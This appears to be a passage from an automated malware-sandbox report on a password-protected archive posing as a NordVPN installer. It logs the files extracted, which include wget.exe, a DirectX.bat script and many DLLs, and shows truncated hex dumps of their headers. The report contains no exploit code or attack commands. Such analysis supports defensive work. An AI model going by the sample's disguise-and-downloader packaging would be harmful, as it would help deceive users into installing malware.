File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\unarchiver.log	774	78	31 31 2f 33 30 2f 32 30 32 32 20 31 32 3a 30 39 20 41 4d 3a 20 54 6d 70 20 64 69 72 3a 20 43 3a 5c 55 73 65 72 73 5c 6a 6f 6e 65 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 77 67 6a 6f 72 67 77 66 2e 67 32 6c 0d 0a	11/30/2022 12:09 AM: Tmp dir: C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l	success or wait	1	108A9C3	WriteFile
C:\Users\user\AppData\Local\Temp\unarchiver.log	852	51	31 31 2f 33 30 2f 32 30 32 32 20 31 32 3a 30 39 20 41 4d 3a 20 52 65 63 65 69 76 65 64 20 66 72 6f 6d 20 73 74 61 6e 64 61 72 64 20 6f 75 74 3a 20 0d 0a	11/30/2022 12:09 AM: Received from standard out:	success or wait	7	108A9C3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E65544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72E65544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72E68738	ReadFile
\pipe	unknown	1024	success or wait	1	108A9C3	ReadFile
\pipe	unknown	1024	unknown	1	108A9C3	ReadFile
\pipe	unknown	1024	unknown	1	108A9C3	ReadFile

Analysis Process: 7za.exe PID: **5664**, Parent PID: **2756**

General

Target ID:	9
Start time:	00:09:12
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\7za.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\7za.exe" x -pinfected -y -o"C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l" "C:\Users\user\Downloads\NordVPN-7_8.zip
Imagebase:	0x1390000
File size:	289792 bytes
MD5 hash:	77E556CDFDC5C592F5C46DB4127C6F4C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	39	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\adbeape.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	37	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\adbeape.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\boost_system.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\d3dcompiler_47.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	22	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\boost_system.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_mp2m.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_mp2v.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_mp4v.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_mpa.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_pcm.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_dec_spic.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_demux_dv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_enc_mp2sr.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_enc_pcm.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_mux_dv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_trans_audio_converter.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_trans_video_framerate.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mfc100chs.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mfc100cht.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_AVI_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_SystemScheme1_4.5.16_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_Modules_DataIO_1.4.22_vs10.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\PlugPlugExternalObject.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\PRM.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\update.db	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	1394FB8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\7z.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\7z.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\DirectX.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\setup64.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\setup64.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\setup64.exe.manifest	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\wget.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DirectX\WinRAR.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DL100AGM.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\DL100PDFL.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13963B0	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\adbeape.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\adbeape.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\boost_system.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\d3dcompiler_47.dll	327680	32768	6c 61 74 65 5f 45 78 63 6c 00 00 00 00 00 00 00 72 20 7c 20 28 6e 20 26 20 61 29 20 3a 20 69 66 28 20 6b 6e 6f 77 6e 5f 62 66 69 5f 62 69 74 6d 61 73 6b 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 20 26 26 20 61 6e 64 5f 69 73 5f 7a 65 72 6f 28 6e 2c 72 29 20 29 20 2d 3e 20 62 66 69 28 62 66 69 5f 62 69 74 77 69 64 74 68 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 2c 20 30 69 2c 20 61 2c 20 72 29 20 3c 7c 20 4d 52 2e 47 65 6e 44 33 44 31 30 5f 4f 70 74 69 6d 69 7a 65 45 61 72 6c 79 54 72 61 6e 73 6c 61 74 65 5f 45 78 63 6c 00 00 00 00 00 00 00 72 20 7c 20 28 61 20 26 20 6e 29 20 3a 20 69 66 28 20 6b 6e 6f 77 6e 5f 62 66 69 5f 62 69 74 6d 61 73 6b 5f 6e 6f 73 68 69 66 74 28 6e 2c 61 2c 72 29 20 26 26 20 61 6e 64 5f 69 73 5f 7a 65 72 6f 28 6e 2c 72 29 20	late_Exclr | (n & a) : if(known_bfi_bitmask_noshift(n,a,r) && and_is_zero(n,r)) -> bfi(bfi_bitwidth_noshift(n,a,r), 0i, a, r) <| MR.GenD3D10_OptimizeEarlyTranslate_Exclr | (a & n) : if(known_bfi_bitmask_noshift(n,a,r) && and_is_zero(n,r)	success or wait	26	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\d3dcompiler_47.dll	3670016	26056	fd 3c 33 3d fd 3d fd 3d 59 3e fd 3e 39 3f 58 3f fd 3f 00 00 00 fd 2e 00 fd 00 00 00 62 30 fd 30 fd 30 17 31 47 31 fd 31 fd 31 fd 31 fd 31 fd 31 fd 31 11 32 1c 32 57 32 37 33 07 34 25 34 57 34 fd 34 fd 34 12 35 fd 35 fd 35 fd 35 21 36 30 36 39 36 fd 36 07 37 37 37 fd 37 1a 39 2c 39 66 39 fd 39 fd 39 24 3a 64 3a fd 3a fd 3a 24 3b 64 3b fd 3b fd 3b 24 3c 64 3c fd 3c fd 3c 24 3d 64 3d fd 3d fd 3d 24 3e 64 3e fd 3e fd 3e 20 3f 56 3f fd 3f 00 fd 2e 00 74 00 00 00 45 30 fd 30 fd 32 fd 32 37 33 fd 33 21 35 33 35 74 35 fd 35 fd 35 fd 36 fd 36 10 37 31 37 3c 37 fd 37 fd 37 fd 37 47 38 75 38 fd 38 fd 38 1d 39 38 39 63 39 7e 39 fd 39 05 3a 25 3a 4e 3a fd 3a 5d 3b fd 3b 17 3c 54 3c fd 3c fd 3c 07 3d 3b 3d fd 3d fd 3d 14 3e 62 3e fd 3e fd 3e fd 3e fd 3e 24 3f 4c	<3===Y>>9? X??.b0001G1111111122 W2734%4W4445555!606 96677779,9f 999$:d:::$;d;;;$<d<<<$=d ===$>d>>> ? V??.tE0022733!535t5556671 7<7777G8u888989c9~99 :%:N::];;< T<<<=;===>b>>>>>$?L	success or wait	1	1396987	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\boost_system.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_mp2v.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_config_mp4v.dll	0	31152	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_dec_spic.dll	0	24496	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_demux_dv.dll	32768	8624	fd fd 00 00 50 27 00 00 fd 27 00 00 00 00 00 fd 27 00 00 4f 28 00 00 60 7f 00 00 fd 2a 00 00 06 2b 00 00 60 7f 00 00 10 2b 00 00 fd 2b 00 00 fd fd 00 00 fd 2b 00 00 55 34 00 00 fd fd 00 00 55 34 00 00 72 34 00 00 00 00 00 74 34 00 00 fd 34 00 00 18 fd 00 00 fd 34 00 00 fd 34 00 00 60 7f 00 00 10 35 00 00 2f 35 00 00 20 fd 00 00 40 35 00 00 fd 35 00 00 28 fd 00 00 fd 35 00 00 fd 35 00 00 18 fd 00 00 fd 35 00 00 55 38 00 00 30 fd 00 00 58 38 00 00 fd 39 00 00 4c fd 00 00 fd 39 00 00 fd 39 00 00 00 fd fd 00 00 fd 39 00 00 00 1e 3b 00 00 fd fd 00 00 00 2c 3b 00 00 fd 3b 00 00 fd fd 00 00 fd 3b 00 00 fd 3b 00 00 60 7f 00 00 fd 3b 00 00 2c 3c 00 00 fd 7f 00 00 2c 3c 00 00 64 3c 00 00 fd 7f 00 00 fd 3c 00 00 31 3d 00 00 01 00 00 50 3d 00 00 73 3d 00 00 60 7f 00	P'"O(`*+`+++U4U4r4t4444`5/5 @ 55(555U80X89L999;;;;;`;,<,<d<<1=P=s=`	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_enc_mp2sr.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_enc_mp2sr.dll	32768	1968	fd 5c 0d 4e fd 0d fd fd fd 14 91 72 54 2e a3 fd 44 fd 52 1b 3f 41 3c fd 4a fd fd fd 39 fd 53 fd 21 fd fd fd 7f fd fd fd fd 58 6a fd 15 fd 3d 36 fd 1c 57 07 24 fd fd 7b fd 31 2d 3d 6e 35 fd 42 fd 4b 61 fd 5f 1c 70 fd 17 7d cb fd 61 fd 78 fd 68 1b fd 11 78 1a fd fd fd 55 47 53 73 32 a1 0e 46 40 57 fd fd fd 53 fd fd 5b fd 35 57 fd fd 62 61 20 0a fd 30 77 24 11 4d 62 fd fd fd 7b 68 fd 31 fd 65 fd fd fd 4d fd 35 0c 2b 6f 6a 72 5c 60 fd fd fd 0c fd 5e fd 56 52 00 48 fd fd fd fd 7d fd 2f fd 13 fd 38 fd fd fd 46 fd 13 fd fd 1b fd fd 5a 38 5b fd 02 03 01 00 01 fd fd 01 fd 30 fd 01 7f 30 2f 06 08 2b 06 01 05 05 07 01 01 04 23 30 21 30 1f 06 08 2b 06 01 05 05 07 30 01 fd 13 68 74 74 70 3a 2f 2f 73 32 2e 73 79 6d 63 62 2e 63	\NrT.DR?A<J9S!Xj=6${1-=nBKa_p}axhxUGS2F@S[5Wba0w$Mb{h1e5+ojr\`^VRH}/8FZ800/+#0!0+0http://s2.symcb.c	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_enc_pcm.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_enc_pcm.dll	32768	5040	2a fd 48 fd fd 0d 01 01 05 05 00 03 fd fd 00 03 09 fd fd 79 fd 7f 59 30 fd fd 68 fd fd fd 09 1d fd 4f fd 06 5d 37 5f fd 52 fd 16 fd fd 1c fd 09 44 6e fd 6d fd 58 7c 30 fd fd 69 fd 23 73 0b 12 6f 47 fd fd 39 11 fd 2a fd fd fd 1a ce fd 59 fd 00 fd fd 0c 4d fd fd 31 fd 08 5c 2a 7a fd fd 7a 1d 57 4c fd 65 18 fd 79 40 62 25 fd 6e fd fd 37 6a fd 21 08 fd 41 fd fd fd 57 3f 1d 77 49 fd 2a 16 06 5e fd 38 6a 22 12 fd 51 19 fd 7e fd 30 fd 04 fd 30 fd 03 fd fd 03 02 01 02 02 10 0e fd fd 38 fd fd fd 35 6e 04 fd 6a fd 1b 1a 50 30 0d 06 09 2a fd 48 fd fd 0d 01 01 05 05 00 30 5e 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 1d 30 1b 06 03 55 04 0a 13 14 53 79 6d 61 6e 74 65 63 20 43 6f 72 70 6f 72 61 74 69 6f 6e 31 30 30 2e 06 03 55 04 03 13 27 53 79 6d 61 6e 74 65 63 20	*HyY0hO]7_RDnmX|0i#soG9*YM1*z zWLey@b%n7j!AW? wI*^8j"Q~0085nj P0*H0^10UUS10USymantec Corporation100.U'Symantec	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_mux_dv.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_mux_dv.dll	32768	7600	61 00 6c 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 00 00 43 00 6f 00 70 00 79 00 72 00 69 00 67 00 68 00 74 00 fd 00 20 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 20 00 47 00 6d 00 62 00 48 00 20 00 32 00 30 00 31 00 37 00 00 00 00 00 44 00 0e 00 01 00 4f 00 72 00 69 00 67 00 69 00 6e 00 61 00 6c 00 46 00 69 00 6c 00 65 00 6e 00 61 00 6d 00 65 00 00 00 6d 00 63 00 5f 00 6d 00 75 00 78 00 5f 00 64 00 76 00 2e 00 64 00 6c 00 6c 00 00 00 58 00 1c 00 01 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 00 00 00 00 4d 00 61 00 69 00 6e 00 43 00 6f 00 6e 00 63 00 65 00 70 00 74 00 fd 00 20 00 44 00 56 00 20 00 41 00 75 00 64 00 69 00 6f 00 20 00 4d 00 75 00 78 00 65 00 72 00 00 00 3e 00 0d 00 01 00 50	alCopyrightCopyright MainConcept GmbH 2017DOriginalFilenamemc_mux_dv.dllXProductNameMainConcept DV Audio Muxer>P	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_trans_audio_converter.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_trans_audio_converter.dll	32768	4528	2b 43 fd fd fd 68 fd fd 40 4f fd 38 fd 11 fd 23 fd 64 58 fd 15 32 6f 4e 57 fd fd fd fd 02 fd 2a 1e fd 4b fd fd 63 fd 17 fd 32 5b fd 5e fd 5a fd fd 28 50 0e 17 fd fd 61 3b 45 51 1d fd 12 56 0b fd 47 fd fd fd fd 66 3d 47 fd 70 72 fd fd 5f fd 10 fd 03 64 fd 19 fd 25 fd fd fd fd 22 fd 3a 02 7a fd 77 fd 5b 65 fd fd 17 74 fd 41 fd 2a fd 08 4c fd fd fd fd 2d fd 77 44 1f 68 a8 74 77 fd 0e 5b 32 fd 56 fd 33 fd fd 63 fd 49 fd 3a fd fd fd 33 0b fd fd 1b fd 73 57 fd 3b fd 04 fd 7a 22 fd 24 fd 2e fd 70 7e 4e fd 26 08 fd 0b fd fd 4f fd 08 fd 10 28 72 fd fd 02 03 01 00 01 fd fd 01 57 30 fd 01 53 30 0c 06 03 55 1d 13 01 01 fd 04 02 30 00 30 16 06 03 55 1d 25 01 01 fd 04 0c 30 0a 06 08 2b 06 01 05 05 07 03 08 30 0e 06 03 55 1d 0f 01 01 fd	+Ch@O8#dX2oNW*Kc2[^Z(Pa;EQVGf=Gpr_d%"zw[etA*L-wDhtw[2V3cI:3W;z"$.pN&O(rW0S0U00U%0+0U	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mc_trans_video_framerate.dll	0	27056	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mfc100chs.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\mfc100cht.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	0	32768	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0c 5c 42 fd 48 3d 2c fd 48 3d 2c fd 48 3d 2c fd 41 45 fd fd 4a 3d 2c fd 27 4b fd fd 4a 3d 2c fd fd 73 fd fd 49 3d 2c fd 27 4b fd fd 49 3d 2c fd 27 4b fd fd 41 3d 2c fd 27 4b fd fd 4c 3d 2c fd 53 fd fd fd 4b 3d 2c fd 48 3d 2d fd fd 3d 2c fd 53 fd fd fd 4b 3d 2c fd 53 fd fd fd 49 3d 2c fd 53 fd fd fd 49 3d 2c fd 53 fd fd fd 49 3d 2c fd 52 69 63 68 48 3d 2c fd 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$\BH=,H=,H=,AEJ=,'KJ=,sI=,'KI=,'KA=,'KL=,SK=,H=-=,SK=,SI=,SI=,SI=,RichH=,	success or wait	1	1396987	WriteFile
C:\Users\user\AppData\Local\Temp\wgjorgwf.g2l\data\AppInfo\data\MXF_SDK_GenericContainer_AES3_4.5.16_vs10.dll	32768	7168	43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 42 41 3f 41 56 54 69 6d 65 43 6f 64 65 40 55 74 69 6c 73 40 34 35 40 58 5a 00 3f 64 6f 6e 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 5f 4e 58 5a 00 3f 65 64 69 74 52 61 74 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43 6f 6e 74 61 69 6e 65 72 40 53 44 4b 40 4d 58 46 40 40 55 45 41 41 58 41 45 42 56 3f 24 52 61 74 69 6f 6e 61 6c 40 48 40 54 65 6d 70 6c 61 74 65 73 40 34 35 40 40 5a 00 3f 65 64 69 74 52 61 74 65 40 41 45 53 33 45 73 73 65 6e 63 65 41 6e 61 6c 79 7a 65 72 40 41 45 53 33 40 47 65 6e 65 72 69 63 43	Container@SDK@MXF@@UEBA?AVTimeCode@Utils@45@XZ?done@AES3EssenceAnalyzer@AES3@GenericContainer@SDK@MXF@@UEAA_NXZ?editRate@AES3EssenceAnalyzer@AES3@GenericContainer@SDK@MXF@@UEAAXAEBV?$Rational@H@Templates@45@@Z?editRate@AES3EssenceAnalyzer@AES3@GenericC	success or wait	1	1396987	WriteFile

